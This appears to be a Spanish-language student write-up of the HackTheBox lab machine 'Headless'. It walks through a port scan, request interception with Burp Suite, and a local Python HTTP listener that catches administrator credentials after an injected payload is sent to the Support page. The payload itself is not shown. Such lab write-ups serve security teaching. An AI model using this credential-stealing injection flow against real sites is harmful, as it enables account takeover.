**Juan Camilo Peña Marín**

**PROFESOR**


**JOHAN SEBASTIAN GIRALDO HURTADO**

**INSTITUCION EDUCATIVA EAM**


**13/04/2024**


1. Máquina: Headless

Primero en el hackthebox activamos la máquina y luego nos conectamos a la vpn descargada del hackthebox




1. Agregamos la ip al host local porque no nos permitía ingresar y ya luego de eso hacemos un ping para verificar que hay conectividad de ambos lados y hacemos un escaneo para verificar puertos






Al hacer el escaneo, vemos que tiene el puerto 22 ssh abierto y el puerto 5000


1. Probamos la página para conocerla, así que ingresamos a la dirección agregada al host junto al puerto 5000 que escaneamos y estaba abierto.





1. Al ingresar a la página, vimos que había unos campos de texto, por lo tanto teníamos que manipular las solicitudes para poder entrar. Entonces tratamos con Burp Suite para inyectar líneas en las solicitudes.


Al abrir el Burp suite, Observamos que se mandaban los datos que pusimos en la pagina Support y allí tratamos de reenviar cosas para tener acceso a la página




Ponemos el siguiente comando en nuestra terminal:


python3 -m http.server 1234

Que sirve para iniciar un servidor http en mi computadora o máquina y escucha en el puerto 1234.




Después de poner a escuchar, mandamos un algortimo en específico en la página support y nos muestra que intento de hackeo detectado, por lo que si vemos que sirve enviar datos por ahí.





Después de eso, mandamos entonces desde el Burp Suite el mismo algoritmo o código que mandamos previamente, pero al puerto 1234 que tenemos escuchando

Aquí nos arroja las credenciales del administrador en el puerto escuchado



